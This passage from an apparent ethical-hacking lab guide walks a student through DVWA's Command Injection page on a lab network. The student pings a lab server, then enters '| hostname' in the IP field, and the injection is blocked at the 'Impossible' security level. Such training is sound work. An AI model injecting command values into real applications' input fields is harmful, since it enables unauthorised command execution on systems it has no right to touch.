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
4. You are successfully logged in, and the **DVWA** main webpage appears. Click **Command Injection** from the options available in the left pane.



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

5. The **Vulnerability: Command Injection** page appears; under the **Ping a device** section, type the IP address of the **Windows Server 2022** machine (here, **10.10.1.22**) into the **Enter an IP address** field and click the **Submit** button to ping the machine.

   Note: The command injection utility in DVWA allows you to ping the target machine.



6. **DVWA** successfully pings the target machine, as shown in the screenshot.



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

7. Now, try to issue a different command to check whether **DVWA** can execute it.
8. Type **| hostname** into the **Enter an IP address** field and click **Submit**. This command is used to probe the hostname of the target machine.



9. As you have issued a command instead of entering the IP address of a machine, the application returns an error, as shown in the screenshot.



10. The result indicates that the DVWA application is secure.
11. Now, check the security setting of the web application. To do so, click **DVWA Security** in the left pane.
12. The **DVWA Security** page appears. Observe that the security level is **Impossible**. This security setting was blocking you from executing commands other than simply pinging a machine.

